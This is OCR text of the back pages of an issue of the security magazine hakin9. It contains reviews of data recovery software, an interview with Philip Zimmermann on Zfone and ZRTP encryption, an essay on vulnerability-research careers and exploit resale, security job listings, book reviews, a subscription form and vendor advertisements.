28-12-2005	Very Good	92371
28-12-2005	Very Good	92372
28-12-2005	Very Good	92373
28-12-2005	Very Good	92374
28-12-2005	Very Good	92375
28-12-2005	Very Good	92376
28-12-2005	Very Good	92377
28-12-2005	Very Good	92378
28-12-2005	Very Good	92379
28-12-2005	Very Good	92380
28-12-2005	Very Good	92381
28-12-2005	Very Good	92382
28-12-2005	Very Good	92383
28-12-2005	Very Good	92384
28-12-2005	Very Good	92385
28-12-2005	Very Good	92386
28-12-2005	Very Good	92387

Activity	Text	Status
Logical drive C:\	Size 9.767 GB, Type FIXED	Fri Jan 06 12:36:14 2006
Calculating system parameters	Process started	Started on Fri Jan 06 12:36:14 2006
	Process completed	Completed on Fri Jan 06 12:36:52 2006
Creating directory tree	Process started	Started on Fri Jan 06 12:36:52 2006
	Process aborted - user intervention	Aborted on Fri Jan 06 12:36:55 2006

Total 250.950 MB in 1641 File(s) in 167 Folder(s)

Figure 5. *Stellar Phoenix FAT & NTFS v 2.1*

DigitByte Studio – CD/DVD Data Recovery 1.0.618

I chose DigitByte Studio due to corrupted files on my DVD (music and short videos). I knew that there are many more tools, but I needed to recover my files fastly and this was one of the first which I was considering and had good opinions so I bought it.

I was using one software before that, but do not remember the name. It was quite a long ago. Its capability to recover files was in average level, ultimately I was not satisfied.

In the beginning, I had few problems with installing but it was because of my computer, not the software. Now everything is alright. It works good. The main advantage is that the process of recovering is going very smoothly, without any errors. However duration, is quite long comparing to other tools.

I would definitely recommend DigitByte Studio to everyone who have problems with their CD or DVD. It has all

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC
1461 A First Avenue, # 360
New York, NY 10021-2209, USA

or scan and email the form to:
subscription@software.com.pl

hakin9 ORDER FORM

□ **Yes**, I'd like to subscribe to *hakin9* magazine from issue □ 1 □ 2 □ 3 □ 4 □ 5 □ 6

Order information
(□ individual user/ □ company)

Title ______

Name and surname ______

address ______

______

postcode ______

tel no. ______

email ______

Date ______

Company name ______

Tax Identification Number ______

Office position ______

Client's ID* ______

Signed** ______

Payment details:

□ USA $49

□ Europe 39€

□ World 39€

I understand that I will receive 6 issues over the next 12 months.

Credit card:

□ Master Card □ Visa □ JCB □ POLCARD
□ DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□ □□□□
Expiry date □□□□ Issue number □□
Security number □□□

□ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Cheque:

□ I enclose a cheque for $ ____________________
(made payable to Software-Wydawnictwo Sp. z o.o.)


Signed ______

Terms and conditions:
Your subscription will start with the next available issue. You will receive 6 issues a year.

features needed to get back your lost data. And the price is reasonable.

Final note: 9

by Matthew Robinson – student



Source folder or file name
E:\

Destination Directory: C:\backup\


Speed(quality) Control: Normal

Figure 6. *DigitByte Studio – CD/DVD Data Recovery 1.0.618*

Recover My Files

I had a lot of data on my HDD. Mostly photos, videos and PDF. Accidentally one of my roommates deleted all files. In the beginning I was very angry with him cause these things were very important for me, but I thought that all or majority can be recovered, so I started to look for a suitable data recovery software. I saw that Recover My Files has a good comments so I downloaded a trial version. I was dissapointed because it did not seem to recover all files! What is more, it lasted long hours to scan all my drives in search of deleted files. I thought that my adventure with this tool will be finished but my colleague told me that full version is capable to restore my lost files.

I purchased full version. It worked. I have not got any problems with installation or whatever. I was able to revover almost all of deleted data, although it took some time to do it... But ok, I was satisfied with the result. The main advantage of a full version is its high capability to finding and recovering files (comparing to trial version!). Disadvantage is, as I wrote, lasting of process.



What would you like to do?

Search for:

- Recently deleted files
- Recently deleted folders
- Temporary files

For support visit us at: support.getdata.com

☑ Show Wizard on Startup

Figure 7. *Recover My Files*

I would recommend full version of Recover My Files to others, but do not try trial version, if you want to save your time.


Final note: 7

by David Calmeter – student

Data Rescue II and Data Rescue PC

I am an IT professional who needs a reliable data recovery tool that allows me to recover data from client computers as well as my own. Prosoft programs that I have site licenses to use at my office and at client locations include Data Rescue II and Data Rescue PC. I have used the software tools to recover data that was accidentally erased and to extract files from hard drives that have failed or were on the verge of failing. On Macs, I will use CopyCat X in addition to Data Rescue II.

In years past, I have had mixed success using Norton Utilities to recover data from PCs. These days, I prefer to rely on Data Rescue PC to recover data from Windows computers because its self-booting disc can start and recover data from systems that Norton cannot help.



Select scan method

To select the scan method, simply click one of the buttons below.

Recommendation for damaged file systems: Start with a Quick scan. If this does not find your files, then do a Thorough scan.

Quick scan
Do a fast scan of a volume. May not find all possible files. Try this first, before doing a Thorough scan.

Thorough scan
Do Data Rescue's most thorough scan. Will find the maximum number of files.

Deleted Files scan
Scan free space for files deleted from a good volume. See the User's Guide for supported file types.

Use scan file
Recover files found in a previously saved scan file for the selected drive or volume.

Figure 8. *DataRescueII*

I have been satisfied with the results I obtain from the two programs. I recognize that I am not going to be able to recover all data 100% of the time and that severe drive failures require running Data Rescue overnight or longer. I recently ran Data Rescue II on my Mac and completed a thorough scan of my 250GB drive in less than an hour. I have not experienced any breakdowns with these software, so I definitely would recommend them to others.

Final note: 9

by Dale Komai – President of Macsolvers, Prosoft Client ●

Interview with Philip R. Zimmermann

Philip R. Zimmermann

Philip R. Zimmermann is the creator of Pretty Good Privacy, an email encryption software package. Originally designed as a human rights tool, PGP was freely distributed on the Internet in 1991. Zfone, his latest cryptography project provides secure telephony for the Internet.

hakin9 team: What led you to develop VOIP encryption?

Philip R. Zimmermann: I have always been interested in VOIP/secure telephony. In fact, I was quite interested about twenty years ago but it wasn't possible technologically at the time. Ten years ago I developed the PGP phone. Unfortunately, there was no affordable broadband, no VOIP standards, no VOIP industry – no market. *Let's fast forward to now – market, broadband, – soon most calls are on VOIP.*

h9: Are you concerned that Zfone will and can be used by organized crime or terrorist organizations?

" Let's fast forward to now-market, broadband – soon most calls are on VOIP. "

PZ: *Of course, I worry about that a great deal.* I don't know how to stop them unless you completely stop making it available to everyone.

Example: GPS – Initially for military use, today it is used domestically. The 9/11 hijackers bought GPS devices to guide weapons to their targets (but never used them). Should we stop selling GPS because of this? Imagine the effect on economy.

h9: Will some sort of key escrow or back door be allowed to extend CALEA compliancy within the US federal government for Zfone?

PZ: CALEA doesn't apply to end users. Zphone uses peer to peer key exchange.

(Explaining architecture) Internet & dumb terminals versus smart telecommunications switch & dumb phones; it was natural to build the provider network with encryption. CALEA was designed for the service providers. There are ways to do cryptography without involving the telecommunication companies.

h9: Explain the ZRTP protocol.

PZ: ZRTP is a key agreement protocol which performs Diffie-Hellman key exchange during call setup in-band in the (RTP) media stream which has been established using some other signaling protocol such as Session Initiation Protocol (SIP). This generates a shared secret which is then used to generate keys for a Secure RTP (SRTP) session. One of ZRTP's unique features is that it does not rely on SIP signaling for the key management, nor on any servers at all. It supports encryption by auto-sensing whether the other VoIP client supports ZRTP.

h9: Would you consider transferring standards control of ZRTP to the IETF to allow the protocol more success from a standards body perspective?

PZ: Yes, sure I would, I did that with PGP. I've seen the requirements and participated with the standard bodies. I am fine with them. I also added a field to enable PKI signing. In fact, I have put a lot of effort into PKI and lost tons of money. If you've got PKI already running, use an authentication stream and send it.

h9: Which companies are presently using your product?

PZ: Rip Cord Networks is using it in their desktop phones. CounterPath is using it in their softphone clients. We are integrated in the next release of the Asterisk PBX. We're also planning open source licensing with Asterisk.

h9: How has your experience been with the dual licensing model? Are more developers taking advantage of the commercial license or the GPL open source license?

” Ubiquity is the prerequisite success. ”

PZ: Ubiquity is the prerequisite for success. Skype – proprietary implementation so Zfone doesn't work with Skype. Yahoo uses different RTP signaling but ZFONE doesn't care. Zfone works through the media stream.

h9: In your opinion with Microsoft Windows a closed OS, is there a possibility of built in backdoors to circumvent PGP or Zfone encryption?

PZ: Could Microsoft hide something? Yes, they could... You can consider Windows to be insecure. We do the best we can and I think we have done a great job.

h9: Is there any overhead to account for when using the ZRTP protocol?

PZ: VOIP clients don't always follow the rules. NAT traversal is one of the biggest problems in industry. Skype did it without following standards – that's why they are so successful now. Standards haven't been as complete as they should. Sometimes zfone fails to detect the RTP stream due to products that do not meet standards.

h9: Would it be harder or easier to develop strong encryption today compared to the late 80's & early 90's?

PZ: Easier now because of the cryptography revolution that started with PGP.

There were three countries in the cryptography revolution – France, Britain, and the US.
US – Had export controls.
France – Domestic prohibition.
Britain (Europe) – export controls and they were trying to impose domestic control.

After a ground swell of support for domestic use of cryptography; France was the first to fall, then Britain, followed by the US in 2000.

Current export restriction countries: North Korea, Sudan, Iran, Syria, Libya, Cuba, Iraq, Afghanistan.
Currently there are no domestic controls in the US.

h9: What are your thoughts on the US Patriot Act?

PZ: The biggest damage from al-Qaeda besides the killing of many people was the response of the US government. We were led in a direction that is bad for the country through unilateral Foreign Policy changes and the abolishment of Habeas Corpus (the protection against illegal confinement, such as holding a person without charges).

hakin9 would like to thank Mr. Zimmermann for taking time out of his busy schedule in talking with us. We both wish him much success on his latest endeavor.

For further information on Zphone, please vist *http://zfoneproject.com/*

by *Terron Williams & Richard Ray*

Philip's photograph was made available as a courtesy of Philip Zimmermann. The graphic cartoon icon of Philip Zimmermann was prepared by CPU Magazine ●

Jared DeMott's Story

Jared DeMott

Jared DeMott is a vulnerability researcher, with a passion for hunting down and exploiting bugs in software. He runs a small company, VDA Labs, that helps clients search for bugs. VDA also resells exploits. Mr. DeMott will be speaking at Black Hat and DEFCON this year on cutting edge research with evolutionary fuzzing. This research comes from Jared's pursuit for a PhD at Michigan State University.

When hakin9 asked questions about my career and requested that I write an article, I had to slow down and think for a bit. The hacking field is so fast paced it can feel a bit overwhelming at times, even for those that have been around a while. It is also very exciting. From the top: I grew up modestly in a small town in Michigan, USA. I went to college at Ferris State University. I had hopes of landing a good sysadmin job. While at a job fair in Chicago, IL with a friend, I saw a booth for a *company* called NSA. I had never heard of them. They were impressed that I got all A's in school and their work sounded very excited to me. So I took the job. That first opportunity opened my eyes to a whole new world of technology and opportunities. I gained valuable work experience at NSA, and also earned a Masters degree from Johns Hopkins University. I than decided to move away from government and try life as a contractor, at Booz Allen Hamilton. The work was good, but since my wife and I now had a son, we wanted to raise him near our family. I took a job with Applied Security, Inc where I was allowed to telecommute. Soon after returning to Michigan I started school once more at Michigan State University, this time to earn a PhD. I have since moved on to start VDA Labs, LLC (*www.vdalabs.com*). One of the reasons I started VDA was that I know there are many hackers who sell exploits, but are VERY under paid. For example, iDefense recently stated they would pay $16,000 USD for a true 0day in a popular Internet application such as Apache. That is a joke! Ha ha. I know for sure I could get a hacker $40-50K for such a great exploit as that. And fear not, all my buyers use the bugs only for ethical purposes.

I feel blessed to have been able to start VDA Labs, since bug hunting is my occupational passion. I hope those with bugs for sale will consider VDA as a buyer, as I believe it will be a win for both parties and will help fight the good fight.

Specifically hakin9, wanted me to talk about how young hackers can earn money, and about the IT security field at large. Well, IT security has definitely gone corporate. Hacking (finding bugs and writing exploits) has pretty much gone corporate as well. Most security conferences are bottom line thinking as well. So, the best way to earn money is probably the old fashion way: go to college and get a job. This is particularly the best route if you are only so-so at what you do, or do not want to devote your whole life to your work.

Aside from that, if one has a knack for finding bugs, as you can see from above, it is possible to sell them for good money. Bug hunting in general has become much more difficult – especially to find a good bug. However, the reward has gone up too. If you could quickly find an 0day in something like Apache, one could make some good money fast. There are probably all kinds of other illegal ways to make money as well with hacking skills, but I would not recommend any of them. At any rate, you would be good at hug hunting to go this route. The bonus of trying this route is that it is fun, and nothing lost (except your time) if you do not find any bugs.

The other way that people make good money is by starting a company. This is particularly attractive in the technology field right now. If you have a new idea like YouTube or something, go for it. The cost to start is relatively low, and the payout can be big if you manage to later sell your company or idea to a large company like Yahoo! or Google. I have a buddy that is starting a personal computer protection company and is super excited about his idea.

Whichever route you chose, may you be blessed! Jared. ●

Some useful guidelines

Links that might be really useful when searching for a job in IT security field:

- *http://www.securityfocus.com/jobs* – SecurityJobs is a mailing list and Forum on SecurityFocus developed to help IT Security Professionals find work in their field. This list is maintained for both Employers looking for headcount and for private individuals seeking employment.
- *http://sla.ckers.org/forum/*
- *http://www.infosyssec.com*
- *http://www.jobs.net/*
- *http://www.efinancialcareers.com* – this is financial careers website that has companies that want to hire programmers for good money (you have to search for programming).
- *http://www.zerodayinitiative.com* – 3Com's Zero-Day Initiative. This is another company which pays for vulnerabilities and has a point reward system for top contributors.
- *http://www.rent-a-hacker.com/jobs.htm* – for freelance Hacker jobs. This link is for independent contractors to perform pentests!

A job offer examples

Network/Perimeter Security Architect. This person will be part of the Enterprise Architecture team and act as the SME for all things related to perimeter security infrastructure. In addition to providing technical leadership on projects and perimeter security design, this person will work closely with the risk/policy team to translate requirements into working, business enabling architecture and infrastructure. Projects on the horizon include SIM/SEM evaluation, IDS evaluation, IdAM, third party security evaluation, infrastructure refresh and design.

Base compensation range is $110K-$130K + bonus + relocation assistance. (*http://sla.ckers.org/forum/*)


IT consulting firm, has an opening for a Technical Security Analyst. The requirements: experience installing and configuring DataPower SOA (Service Oriented Architecture) appliances, experience with SOA architectures and implementations, experience with Network security, firewalls, WS-Security, PKI, experience with XML required, XSLT and XPATH strongly preferred, experience with software development life cycle, emonstrated experience in at least 5 successful security consulting engagements. (*http://www.infosyssec.com*)

The Technical Security Analyst to work full time on projects as assigned by the skillset steward on the Business Application Team. The majority of our work is project development; focusing on implementing end-to-end security within an application. Need to have a broad understanding and experience with application security. Qualifications/Requirements:

- Experience in TCP/IP (TCP & UDP, knowledge and experience of common ports and risks associated with many of them)
- Network design and server hardening experience
- Knowledge of Firewall rule creation
- Vulnerability analysis for two or more operating systems, platforms and/or network devices
- Risk assessment and mitigation strategy experience
- Experience in Windows, UNIX (preferably HPUX or AIX), Visual Basic, Java and C++

This company pays individuals up 1$0,000 for an unknown vulnerability discovery, plus a bonus of $2,000-$10,000 for the proof of concept exploit code. In addition they have quarterly vulnerability challenges in which a savy hacker can earn big bucks. For more info see link below: iDefense's Vulnerability Contributor Program – *https://labs.idefense.com/vcp/*

As you can see, the experience is desired everywhere. Start using your IT security skills as early as you can – get involved in projects, do placements in the summertime, when the school or the uni ends and write for technical magazines, like hakin9, for example! It makes your CV more complex and reliable.



Title: Computer Forensics: Evidence Collection and Management
Author: Robert C. Newman
Publisher: Auerbach Publications (March 9, 2007)
Pages: 432
Price: $79.95

Computer forensics as a field of study seems simple on the face of it: Identify a computing device with potential evidence, make a copy of that evidence for review – without altering the original – and document the process. On deeper study there is much more below the surface. In Computer Forensics, Mr. Newman shows the reader just how deep and wide the field really is. From all of the differing types of systems which might require analysis, to the legal responsibilities and ramifications of the process.

The book is quite dry – like the textbook from one of your least favorite courses in college, but the information is sound. If you're looking for a particular item in the book, the table of contents will direct you unerringly, as it is the outline of the book in total. If you're planning to read it through, the information flow may seem scattered – an idea introduced in one chapter as a topic, may not be explained in any depth until much later in the book, or not at all in a few cases.


This is the book's only real weakness. Some topics, which this reader thinks need more detail never get it, while other topics get far more page space than I would have thought necessary. For example, the author mentions that it's often useful, to capture the status of memory and registers if you find yourself investigating a computer which is still turned on, but makes no mention of how an investigator might do it, nor what to watch out for, although the mere mention implies that it's possible; yet the author spends a few pages reminding the reader how to convert from binary to decimal to hex etc.

For a technically experienced reader, the legal details seem to take up too much of the book. However, once you begin to see the painstaking detail required to properly document and maintain the chain-of-custody of evidence for example, you begin to appreciate the detail.

At the end of each chapter there are review questions and further study examples in the appendix. These will be of use to any student wishing to prepare for certification, or just check that they didn't miss anything important.

All around a great coverage of the field, but ultimately a survey of ideas and example of the process with no practical technical application – however, if you are going to be analyzing a system for a possible legal proceeding, you'll want this book with all of its checklists and its litany of rules to follow closely.

by *Matthew Sabin*



Title: Wicked Cool Shell Scripts 101 Scripts for Linux, MAC OS X, And Unix systems
Author: Dave Taylor
Publisher: No Starch Press
Pages: 341
Price: $29.95

I like many of you spend a fair amount of time on the command line. As we all know shell scripts are an integral part of this. Shell scripts can be written to automate any number of redundant tasks. Shell scripts are the System Administrators right hand. And the ability to write them and utilize them are of paramount importance.

Wicked Cool Shell Scripts is the latest offering from the shell scripting guru Dave Taylor. Dave has 26 years of Unix/Linux experience and 16 technical books to his credit. He also maintains a regular column in the Linux Journal entitled *Work The Shell*. So whom better to write a book on shell scripting? As the book promises there are 101 scripts spanning 12 chapters. The scripts and code presented in this text are written as BASH shell scripts. They should be easily rewritten for use within the Csh. Categories covered , System Administration, System Maintenance, Web/Internet Administration, just to name a few. There is also a full chapter devoted to Mac OS X Scripts.

This book is not meant to serve as a shell scripting primer, or as an Introduction to the Unix/Linux OS. However even novices and experienced a like should benefit from this book. Even if you don't write shell scripts this book will inspire you to learn. For those of you who do write shell scripts. I can only surmise that this book will help you to improve your scripts. This book is arranged as a general cookbook of shell scripts. Each script is broken down by it's code, running results, followed by a complete explanation of operation. As you peruse the pages it becomes immediately clear that Dave knows his stuff! Many of the scripts in this book are absolutely amazing!

All in all Dave has done an excellent job with this book. It's written in a clear and concise manner, easily read. It's layout and arrangement offer quick and effortless navigation through it's contents. I believe this book lives up to it's wicked title. This book really proves beyond a shadow of a doubt. That imagination is truly the only limit in the world of shell scripting. This is an excellent book for those of you who dwell primarily in the console world. And also for those of you who just like a visit now and again. Nonetheless it's my opinion that this reference should never be more than an arms length away from any System Administrator.

by *Dwight Middlebrook*

EXCLUSIVE&PRO CLUB

Zero Day Consulting

ZDC specializes in penetration testing, hacking, and forensics for medium to large organizations. We pride ourselves in providing comprehensive reporting and mitigation to assist in meeting the toughest of compliance and regulatory standards.

bcausey@zerodayconsulting.com

Digital Armaments

The corporate goal of Digital Armaments is Defense in Information Security. Digital armaments believes in information sharing and is leader in the 0day market. Digital Armaments provides a package of unique Intelligence service, including the possibility to get exclusive access to specific vulnerabilities.

www.digitalarmaments.com

Eltima Software

Eltima Software is a software Development Company, specializing primarily in serial communication, security and flash software. We develop solutions for serial and virtual communication, implementing both into our software. Among our other products are monitoring solutions, system utilities, Java tools and software for mobile phones.

web address: http://www.eltima.com
e-mail: info@eltima.com

First Base Technologies

We have provided pragmatic, vendor-neutral information security testing services since 1989. We understand every element of networks - hardware, software and protocols - and combine ethical hacking techniques with vulnerability scanning and ISO 27001 to give you a truly comprehensive review of business risks.

www.firstbase.co.uk

@ Mediaservice.net

@ Mediaservice.net is a European vendor-neutral company for IT Security Testing. Founded in 1997, through our internal Tiger Team we offer security services (Proactive Security, ISECOM Security Training Authority for the OSSTMM methodology), supplying an extremely rare professional security consulting approach.

e-mail: info@mediaservice.net

@ PSS Srl

@ PSS is a consulting company focused on Computer Forensics: classic IT assets (servers, workstations) up to the latest smartphones analysis. Andrea Ghirardini, founder, has been the first CISSP in his country, author of many C.F. publications, owning a deep C.F. cases background, both for LEAs and the private sector.

e-mail: info@pss.net

Priveone

Priveon offers complete security lifecycle services – Consulting, Implementation, Support, Audit and Training. Through extensive field experience of our expert staff we maintain a positive reinforcement loop between practices to provide our customers with the latest information and services.

http://www.priveon.com
http://blog.priveonlabs.com/

MacScan

MacScan detects, isolates and removes spyware from the Macintosh.
Clean up Internet clutter, now detects over 8000 blacklisted cookies.
Download your free trial from:
http://macscan.securemac.com/

e-mail: macsec@securemac.com

You wish to have an ad here?
Join our EXLUSIVE&PRO CLUB!
For more info e-mail us at ***en@hakin9.org*** or go to ***www.buyitpress.com/en***

EXCLUSIVE&PRO CLUB

Coming up in the next issue...

Do not forget to get the next issue of hakin9 magazine, otherwise you will miss:

- ✓ MD5/DES Vulnerabilities for Apache Web Servers, Linux Passwords & Beyond
- ✓ MalwareAnalysis & Reverse Engineering
- ✓ Network Intrusion Detection: Preparing for a Compromise
- ✓ Exploiting Browsers' Vulnerabilities
- ✓ More of interesting and totally practical articles for IT security hotheads
- ✓ An interview with the FBI on Cyber Terrorism
- ✓ Free CD with useful applications and tools
- ✓ Helpful tips of attacking and protecting computer systems

hakin9 is a bi-monthly. It means 6 issues of *hakin9* a year!
Each edition is full of precious guidelines,
useful hints and essential information necessary
to be even more knowledgeable and
efficient in securing your systems.

Next issue of *hakin9* available in **November!**

The editors reserve the right to change the magazine contents.

un·prec·e·dent·ed (ŭn-prĕs'ĭ-dĕn'tĭd) adj.

- having no previous example; novel; unparallelled.

Unprecedented Moments in Open-Source Security

1977: RSA is first developed at MIT:
Revolutionary public-key algorithm to secure transactions.

1998: Snort® is released to the open-source community:
The intrusion detection pioneer.

2000: SELinux established by the NSA:
Definitive method for granular access control.

2007: ***EnGarde Secure Linux v. 3.0 released:***
The first enterprise-class platform for building a complete, secure internet presence, leveraging the most significant advancements in open source.

Guardian Digital™

Guardian Digital uses leading-edge, open-source security tools, and integrates them into a hardened Linux platform for enterprise-class servers.

See for yourself, why since 1999, hackers, security experts, and multi-national organizations from New York to Singapore trust EnGarde for their business-critical operations.

www.engardelinux.org

Superior arsenal of defense

OUTPOSTPRO FIREWALL

Being online is fraught with dangers: Internet worms, spyware agents, Trojan horses, hijackers and more can wreak havoc, causing anything from slow performance to system crashes to full-blown identity theft. And to provide you with the kind of protection you need in these days of cyberthieves and online extortionists, you better go with all-in-one solution like Outpost PRO.

- Stops hackers intrusions
- Detects and removes spyware
- Prevents worms infections
- Monitors network activity

Visit www.agnitum.com for a FREE demo version

agnitum